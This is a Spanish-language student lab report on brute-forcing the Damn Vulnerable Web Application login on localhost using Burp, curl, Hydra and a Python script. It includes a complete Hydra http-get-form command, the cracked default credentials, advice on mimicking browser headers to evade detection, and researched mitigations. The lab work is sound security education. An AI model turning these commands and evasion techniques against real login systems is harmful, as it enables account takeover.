</ul><ul class="menuBlocks"><li class=""><a href="../../../security.php">DVWA
  ↳ Security</a></li>
<li class=""><a href="../../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a
  ↳ href="../../../logout.php">Logout</a></li>
</ul>
```

```
</div>
```

```
</div>
```

```
<div id="main_body">
```

```
<div class="body_padded">
```

```
<h1>Vulnerability: Brute Force</h1>
```

```
<div class="vulnerable_code_area">
```

```
<h2>Login</h2>
```

```
<form action="#" method="GET">
```

```
Username:<br />
```

```
<input type="text" name="username"><br />
```

```
Password:<br />
```

```

        <input type="password" AUTOCOMPLETE="off"
        ↪ name="password"><br />
        <br />
        <input type="submit" value="Login" name="Login">

    </form>
    <pre><br />Username and/or password incorrect.</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Br
    ↪ ute_Force_(OWASP-AT-004)"
    ↪ target="_blank">https://www.owasp.org/index.php/Testing
    ↪ _for_Brute_Force_(OWASP-AT-004)</a></li>
    <li><a href="http://www.symantec.com/connect/articles/passw
    ↪ ord-crackers-ensuring-security-your-password"
    ↪ target="_blank">http://www.symantec.com/connect/article
    ↪ s/password-crackers-ensuring-security-your-password</a>
    ↪ </li>
    <li><a href="http://www.sillychicken.co.nz/Security/how-to-
    ↪ brute-force-http-forms-in-windows.html"
    ↪ target="_blank">http://www.sillychicken.co.nz/Security/
    ↪ how-to-brute-force-http-forms-in-windows.html</a></li>
</ul>
</div>

        <br /><br />

    </div>

    <div class="clear">
    </div>

    <div id="system_info">

```

```
<input type="button" value="View Help"
  ↪ class="popup_button" id='help_button'
  ↪ data-help-url='../..vulnerabilities/view_help.php?id=brute&security=low' )">
  ↪ <input type="button" value="View Source"
  ↪ class="popup_button" id='source_button'
  ↪ data-source-url='../..vulnerabilities/view_source.php?id=brute&security=low'
  ↪ )"> <div align="left"><em>Username:</em>
  ↪ admin<br /><em>Security Level:</em>
  ↪ low<br /><em>PHPIDS:</em> disabled</div>
</div>

<div id="footer">

  <p>Damn Vulnerable Web Application (DVWA)
  ↪ v1.10 *Development*</p>
  <script src='/dvwa/js/add_event_listeners.js'>
  ↪ s'></script>

</div>

</div>

</body>

</html>
```

2.9. Demuestra 4 diferencias (curl)

1. El acceso válido incluye el mensaje “Welcome to the password protected area admin” dentro de un párrafo HTML, mientras que el intento fallido despliega “Username and/or password incorrect.” en un bloque preformateado (‘pre’), evidenciando estados opuestos del formulario.
2. La respuesta exitosa incorpora la etiqueta ‘img src=/hackable/users/admin.jpg/’, cargando la fotografía asociada al usuario autenticado; en la respuesta inválida no se genera ninguna imagen adicional.
3. En el caso exitoso aparece la cadena “admin” dentro del mensaje de bienvenida, confirmando el usuario autenticado, pero la página con credenciales erróneas no referencia a ningún nombre de usuario en la zona de resultados.
4. El HTML válido provoca una solicitud extra para obtener ‘/hackable/users/admin.jpg’,

observable en herramientas de monitoreo de tráfico, mientras que el HTML del intento inválido no dispara peticiones adicionales más allá del propio documento.

2.10. Instalación y versión a utilizar (hydra)

Para disponer de Hydra se utilizó la imagen oficial `vanhauser/hydra` disponible en Docker Hub (<https://hub.docker.com/r/vanhauser/hydra>). Los pasos básicos fueron:

```
$ docker pull vanhauser/hydra
$ sudo usermod -aG docker $USER # habilitar uso de Docker sin sudo
$ cp usuarios.txt contrasenas.txt /tmp
$ cd /tmp
```

La versión ejecutada dentro del contenedor corresponde a **Hydra v9.6dev**. Se verificó con el comando:

```
$ sudo docker run --rm vanhauser/hydra hydra -v
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak
...
```

lo que confirma que todas las pruebas se realizaron sobre la compilación 9.6dev incluida en la imagen oficial.

2.11. Explicación de comando a utilizar (hydra)

Para realizar el ataque se ejecutó la imagen oficial de Hydra en Docker y se configuraron los parámetros clave del módulo ‘http-get-form’:

- `--network="host"`: expone la red del contenedor para alcanzar el DVWA publicado en el puerto 8889 del host.
- `-v "$(pwd)"/data`: monta el directorio actual dentro del contenedor para compartir diccionarios y registrar el resultado en `/data`.
- `-L` y `-P`: apuntan a los diccionarios ligeros de usuarios y contraseñas preparados previamente.
- `-s 8889 localhost http-get-form`: especifica el puerto, host y módulo de Hydra que automatiza envíos GET sobre el formulario objetivo.
- Cadena del formulario: define los nombres de los campos `username` y `password`, la acción `Login`, inyecta la cookie de sesión y detecta éxito cuando aparece “Welcome to the password protected area”. La plantilla utilizada fue:

```
'/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Login:H_
→ =Cookie: PHPSESSID=...; security=low:S=Welcome to the password
→ protected area'
```


- -o /data/hydra_light.txt: guarda el log con las combinaciones válidas encontradas.

Comando ejecutado

```
$ sudo docker run --rm --network="host" -v "$(pwd)":/data vanhauser/hydra \
-L /data/usuarios_light.txt -P /data/contrasenas_light.txt -s 8889 \
localhost http-get-form \
    '/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Logi
    ↪ n:H=Cookie\: PHPSESSID=knd082p12k28do4ttsn47hfd35;
    ↪ security=low:S=Welcome to the password protected area' \
-o /data/hydra_light.txt
```

Resultado relevante

```
[8889][http-get-form] ... login: admin    password: password
[8889][http-get-form] ... login: gordonb password: abc123
1 of 1 target successfully completed, 2 valid passwords found
```

2.12. Obtención de al menos 2 pares (hydra)

Los pares válidos obtenidos fueron:

- Usuario admin con la contraseña password.
- Usuario gordonb con la contraseña abc123.

2.13. Explicación paquete curl (tráfico)

```
curl "http://localhost:8889/vulnerabilities/brute/?username=njnkyuuykmn
    ↪ &password=jnjrjrnfjer&Login=Login"
    ↪ \
-b "PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low"
```

2.14. Explicación paquete burp (tráfico)

```
172.17.0.1 - - [03/Oct/2025:02:29:15 +0000] "GET
    ↪ /vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login
    ↪ HTTP/1.1" 200 1827 "http://localhost:8889/vulnerabilities/brute/?us
    ↪ ername=admin&password=jessica&Login=Login" "Mozilla/5.0 (X11;
    ↪ Ubuntu; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0"
```

2.15. Explicación paquete hydra (tráfico)

```
172.17.0.1 - - [03/Oct/2025:02:24:33 +0000] "GET /vulnerabilities/brute/
    ↪ HTTP/1.0" 200 4651 "-" "Mozilla/5.0 (Hydra)"
172.17.0.1 - - [03/Oct/2025:02:24:33 +0000] "GET
    ↪ /vulnerabilities/brute/?username=admin&password=abc123&Login=Login
    ↪ HTTP/1.0" 200 4703 "-" "Mozilla/5.0 (Hydra)"
```

2.16. Mención de las diferencias (tráfico)

2.17. Detección de SW (tráfico)

2.18. Interacción con el formulario (python)

El ataque se automatiza en `brute_force_script.py` usando `requests`. El flujo principal es:

1. El usuario del script ingresa la URL base (`http://localhost:8889`), el valor vigente de la cookie `PHPSESSID` y el nivel de seguridad configurado en DVWA. Con esa información se inicializa un objeto `requests.Session()` que mantiene estado entre peticiones.
2. El script fija `/vulnerabilities/brute/` como punto final y carga diccionarios ligeros de usuarios y contraseñas. Cada intento reemplaza los campos `username` y `password` del formulario mediante parámetros GET, reproduciendo la estructura que DVWA espera.
3. Antes de lanzar la ráfaga de peticiones, se cargan en la sesión las cookies `PHPSESSID` y `security`. DVWA reconoce la sesión como autenticada y permite interactuar con el formulario protegido sin redirigir a `login.php`.
4. Por cada combinación, la función `attempt_login` envía una solicitud GET usando la sesión persistente. Tras cada respuesta compara el cuerpo HTML contra la cadena “Welcome to the password protected area”, el mismo texto que aparece en la versión legítima del sitio. Si se encuentra, el par usuario/clave se marca como válido y se añade al reporte.
5. Se introduce un retardo configurable (0.2 s por defecto) para evitar saturar el servidor o activar mitigaciones básicas basadas en tasa. El script imprime progreso en pantalla y al final resume las credenciales extraídas.

Se verificó el comportamiento consultando el panel `/dvwa/vulnerabilities/brute/` y observando cómo el script replica la misma consulta GET que un navegador. Los parámetros y el flujo de respuesta coinciden con los de la instancia DVWA activa.

2.19. Cabeceras HTTP (python)

La sesión HTTP se configura para imitar un navegador real y minimizar la detección del tráfico automatizado. Las cabeceras relevantes definidas en el script son:

- **User-Agent:** se presenta como un navegador Chrome moderno sobre Linux. Esto evita que DVWA identifique el origen como un cliente genérico o vacío, práctica común en bots triviales.

- **Accept** y **Accept-Language**: declaran que el cliente acepta HTML, XML y otros formatos típicos, además de un idioma predominante en inglés. DVWA responde con el mismo contenido que serviría a un usuario legítimo.
- **Accept-Encoding**: anuncia soporte para **gzip** y **deflate**, lo que permite recibir respuestas comprimidas cuando el servidor las ofrece y deja el tráfico indistinguible del generado por un navegador.
- **Connection**: se fija en **keep-alive** para reutilizar la conexión TCP y mejorar el rendimiento del ataque, comportamiento habitual en clientes reales.
- **Upgrade-Insecure-Requests**: valor 1 que comunica la preferencia por HTTPS cuando esté disponible. Aunque DVWA está en HTTP, la cabecera agrega verosimilitud.
- **Cookies PHPSESSID** y **security**: se envían mediante el contenedor de cookies de la sesión. Estas cabeceras son críticas porque sin ellas DVWA no relaciona las peticiones con una sesión autenticada y devolvería el formulario de login.

Al monitorear las peticiones con la herramienta “Network” del navegador mientras se ejecuta el script, se observa que los encabezados coinciden con los de una navegación manual, lo que confirma que la automatización reproduce fielmente el tráfico esperado por DVWA.

2.20. Obtención de al menos 2 pares (python)

```
camilo@camilo-Aspire-A315-56:/tmp$ python3 brute_force_script.py
=====
SCRIPT DE FUERZA BRUTA - DVWA
=====

=====
EJECUCIÓN DEL ATAQUE DE FUERZA BRUTA
=====
=> Ingrese la URL base de DVWA (ej. http://localhost:8889):
    ↪ http://localhost:8889
=> Ingrese su cookie PHPSESSID: kn082p12k28do4ttsn47hfd35
=> Ingrese el nivel de seguridad (low/medium/high) [low]: low

[INFO] Listas cargadas: 5 usuarios, 5 contraseñas.
[INFO] Iniciando ataque de fuerza bruta...
[INFO] Usuarios: 5, Contraseñas: 5
[INFO] Total de combinaciones a probar: 25
[INFO] URL objetivo: http://localhost:8889/vulnerabilities/brute/
[INFO] Delay entre intentos: 0.2s
-----
[SUCCESS] [OK] Credenciales válidas encontradas: admin:password
```

```
[SUCCESS] [OK] Credenciales válidas encontradas: pablo:letmein
[SUCCESS] [OK] Credenciales válidas encontradas: smithy:password
[0025/0025] Probando smithy:123456...
```

=====

RESULTADOS DEL ATAQUE

=====

[SUCCESS] Se encontraron 3 combinaciones válidas:

1. Usuario: 'admin' | Contraseña: 'password'
2. Usuario: 'pablo' | Contraseña: 'letmein'
3. Usuario: 'smithy' | Contraseña: 'password'

[INFO] Ataque completado.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Herramienta	Velocidad	Detección (Sigilo)	Configuración	Flexibilidad
Script Python	Media	Muy Alta	Alta	Muy Alta
Hydra	Muy Alta	Baja	Media	Media
Burp Suite	Alta	Alta	Baja	Alta
cURL (en script)	Baja	Muy Alta	Manual	Baja

- **Velocidad:** Hydra destaca gracias a su motor multihilo en C. Burp Suite también es ágil y el script en Python resulta más lento por el intérprete, aunque puede acelerarse con librerías asíncronas.
- **Detección (Sigilo):** El script en Python es el más sigiloso al permitir control total sobre delays, proxies y User-Agents rotativos. cURL comparte sigilo a costa de ser manual. Hydra, por su ritmo y patrón de peticiones, es el más detectable por un WAF o IDS.
- **Flexibilidad:** Python puede manejar lógicas complejas (tokens CSRF variables o desafíos JavaScript). Burp Suite ofrece flexibilidad mediante macros. Hydra está optimizado para formularios de login estándar.

2.22. Demuestra 4 métodos de mitigación (investigación)

1. Rate Limiting (Limitación de Tasa) y Bloqueo de Cuentas

Este es uno de los métodos de defensa más fundamentales y directos. Su objetivo es ralentizar a los atacantes hasta el punto en que un ataque de fuerza bruta se vuelva impráctico.

Funcionamiento:

Limitación de Tasa: El sistema impone un límite estricto en la cantidad de intentos de inicio de sesión permitidos desde una misma dirección IP o para un nombre de usuario específico dentro de un período de tiempo determinado (por ejemplo, no más de 5 intentos por minuto).

Bloqueo de Cuentas: Si se supera el umbral de intentos fallidos, la cuenta de usuario se bloquea temporalmente.

Retraso Progresivo (Exponential Backoff): Una estrategia avanzada es aumentar el tiempo de bloqueo con cada serie de intentos fallidos. Por ejemplo, el primer bloqueo puede ser de 1 minuto, el segundo de 5, el tercero de 30, y así sucesivamente.

Escenarios más eficaces:

Es ideal para cualquier sistema con autenticación de usuarios, desde redes sociales hasta aplicaciones empresariales y APIs.

Resulta especialmente efectivo para detener ataques automatizados de "fuerza bruta tonta", que intentan miles de combinaciones rápidamente desde una única fuente.

Ventajas y Desventajas:

Ventajas: Es relativamente fácil de implementar y, si se calibra bien, es transparente para los usuarios legítimos, quienes raramente fallan su contraseña tantas veces seguidas.

Desventajas: Los atacantes sofisticados pueden evadirlo utilizando una red distribuida de IPs (botnet) para que cada IP realice pocos intentos, o llevando a cabo ataques de "baja y lenta" (low and slow), donde los intentos se espacian en el tiempo para no activar los umbrales.

2. CAPTCHA (Prueba de Turing Pública y Automática para Diferenciar a Computadoras de Humanos)

El objetivo del CAPTCHA es introducir un paso en el proceso de inicio de sesión que sea trivial para un ser humano, pero muy difícil de resolver para un script automatizado.

Funcionamiento:

Después de uno o varios intentos de inicio de sesión fallidos, el formulario presenta al usuario un desafío.

Estos desafíos pueden variar desde identificar letras y números distorsionados, seleccionar todas las imágenes que contengan un objeto específico (como semáforos o bicicletas), hasta sistemas más modernos como reCAPTCHA de Google que analizan el comportamiento del usuario (movimiento del ratón, historial de navegación) para determinar si es un humano.

Escenarios más eficaces:

Es muy común en formularios de registro públicos, secciones de comentarios y procesos de pago para prevenir la creación de cuentas falsas y el spam.

Es una excelente segunda línea de defensa cuando se detecta un comportamiento que parece automatizado.

Ventajas y Desventajas:

Ventajas: Es altamente efectivo para detener la gran mayoría de los bots de fuerza bruta simples y de nivel intermedio.

Desventajas: Puede afectar negativamente la experiencia del usuario, siendo a menudo frustrante o incluso inaccesible para personas con discapacidades visuales. Además, los avances en IA y los "servicios de resolución de CAPTCHAs" (donde humanos resuelven CAPTCHAs a bajo costo para los atacantes) han reducido su efectividad.

3. Autenticación Multifactor (MFA / 2FA)

MFA es una de las defensas más robustas porque vuelve obsoleta la contraseña como único punto de fallo.

Funcionamiento:

El sistema requiere que el usuario proporcione dos o más pruebas (o "factores") para verificar su identidad. Estos factores se suelen clasificar en:

Algo que sabes: La contraseña o un PIN.

Algo que tienes: Un código de un solo uso generado por una aplicación en tu teléfono (ej. Google Authenticator), un token de hardware (YubiKey) o un SMS.

Algo que eres: Un dato biométrico como tu huella digital o reconocimiento facial.

Escenarios más eficaces:

Es indispensable para sistemas que manejan información crítica o sensible, como aplicaciones bancarias, proveedores de correo electrónico y cuentas con privilegios de administrador.

Cualquier servicio donde el compromiso de una cuenta tendría consecuencias graves.

Ventajas y Desventajas:

Ventajas: Ofrece una capa de seguridad excepcionalmente alta. Incluso si un atacante logra robar una base de datos completa de contraseñas, no podrá acceder a las cuentas sin el segundo factor físico.

Desventajas: Introduce un paso adicional en el inicio de sesión, lo que puede ser visto como una inconveniencia por los usuarios. También crea una dependencia de un dispositivo secundario, que puede perderse, ser robado o quedarse sin batería.

4. Monitoreo y Bloqueo Basado en IP/Geolocalización

Esta es una estrategia proactiva que busca identificar y neutralizar a los atacantes antes de que puedan realizar muchos intentos, basándose en el análisis de metadatos y patrones de comportamiento.

Funcionamiento:

Análisis de Tráfico: Se utilizan herramientas como Firewalls de Aplicaciones Web (WAF) o sistemas de detección de intrusiones (IDS) para analizar patrones en tiempo real.

Listas Negras y Reputación: El sistema puede bloquear automáticamente direcciones IP que son conocidas por actividades maliciosas (proxies anónimos, nodos de salida de Tor, IPs en listas de spam).

Geolocalización: Si una aplicación sirve principalmente a un país o región, se pueden bloquear los intentos de inicio de sesión provenientes de ubicaciones geográficas donde no se espera tener usuarios legítimos.

Análisis de Comportamiento: Los sistemas más avanzados utilizan machine learning para crear una línea base del comportamiento "normal" para detectar anomalías, como un usuario que intenta iniciar sesión desde dos continentes diferentes en un lapso de 5 minutos.

Escenarios más eficaces:

Ideal para aplicaciones con una base de usuarios geográficamente concentrada.

Infraestructuras que ya cuentan con un WAF, ya que muchas de estas funcionalidades vienen incorporadas.

Ventajas y Desventajas:

Ventajas: Puede detener ataques distribuidos y de "baja y lenta" que otras defensas podrían pasar por alto. Ofrece una protección proactiva a nivel de red, antes de que el ataque llegue a la lógica de la aplicación.

Desventajas: Es propenso a "falsos positivos", donde se podría bloquear a un usuario legítimo que viaja o utiliza una VPN por razones de privacidad. Mantener las listas de reputación de IP actualizadas requiere un esfuerzo constante.

Conclusiones y comentarios

El laboratorio permitió contrastar distintas aproximaciones a un ataque de fuerza bruta sobre DVWA (nivel **low**) y extraer lecciones sobre eficacia técnica, huella de red y mitigación.

extbf1. Herramientas y resultados. Burp Suite Intruder facilitó la exploración inicial: identificación de parámetros, manipulación del espacio de búsqueda y observación de indicadores de éxito (mensaje y carga de imagen). Hydra demostró la mayor velocidad bruta gracias a su implementación optimizada y a la paralelización implícita, mientras que el script en Python ofreció el mayor control fino (pausas, encabezados, lógica de detección) a costa de menor rendimiento. El uso directo de cURL resultó útil para validar manualmente casos límite y construir una versión mínima reproducible de la solicitud.

extbf2. Indicadores de éxito y diferenciación de respuestas. El patrón dual (mensaje "Welcome to the password protected area" + imagen `/hackable/users/<usuario>.jpg`) se confirmó como señal inequívoca de autenticación válida. Las páginas fallidas mostraron el bloque `<pre>` de error y ausencia de la imagen, permitiendo reglas simples tanto en Hydra (parámetro `S=`) como en el script (búsqueda de cadena) sin requerir análisis estructural avanzado del DOM.

extbf3. Comparación de tráfico. Los paquetes generados por las tres herramientas retienen la semántica GET con parámetros visibles. Sin embargo, Hydra utiliza por defecto HTTP/1.0 y un **User-Agent** breve ("Mozilla/5.0 (Hydra)"), mientras Burp y el script (configurado) presentan encabezados más completos y persistencia (**keep-alive**). Estas diferencias pueden emplearse para detección heurística temprana. cURL, en uso manual, expone aún menos encabezados si no se añaden explícitamente.

extbf4. Riesgos y alcance ético. La reducción deliberada de diccionarios (subconjuntos de `rockyou.txt` y usuarios limitados) acota el tiempo de ataque y evita un barrido exhaustivo que podría considerarse abusivo. El experimento se mantuvo en un entorno controlado y local, alineado con buenas prácticas éticas de pruebas de seguridad.

extbf5. Mitigaciones observadas/ausentes. La configuración **low** de DVWA carece de controles de tasa, bloqueo progresivo, MFA, CAPTCHA o inspección contextual, lo que facilita el hallazgo rápido de credenciales triviales. Las cuatro contramedidas investigadas

(limitación de tasa y bloqueo, CAPTCHA adaptativo, MFA y monitoreo basado en reputación/comportamiento) habrían elevado el costo del ataque; especialmente MFA, que neutraliza por completo la utilidad de credenciales filtradas en ausencia del segundo factor.

extbf6. Lecciones técnicas. (i) Una cadena de éxito clara simplifica la automatización; (ii) la elección de herramienta depende del objetivo inmediato (velocidad vs. sigilo vs. extensibilidad); (iii) normalizar encabezados y tiempos introduce “camuflaje” que reduce firmas detectables; (iv) la instrumentación temprana con Burp acelera el desarrollo de scripts personalizados.

extbf7. Limitaciones. El análisis se restringió a un entorno muy permisivo (sin WAF, sin CAPTCHA y sin rotación de tokens CSRF). Los resultados (tiempos, número de intentos) no extrapolan directamente a aplicaciones endurecidas. No se evaluó el impacto de latencias de red reales ni se probaron diccionarios avanzados

extbfConclusión general. La combinación de observación manual (Burp), validación mínima (cURL), fuerza bruta de alto rendimiento (Hydra) y automatización controlada (Python) ofrece una panorámica integral del ciclo de explotación. Al mismo tiempo, evidencia que defensas relativamente sencillas (limitación de tasa, MFA, CAPTCHA contextual y monitoreo inteligente) bastan para degradar de forma significativa la viabilidad de este vector en entornos de producción.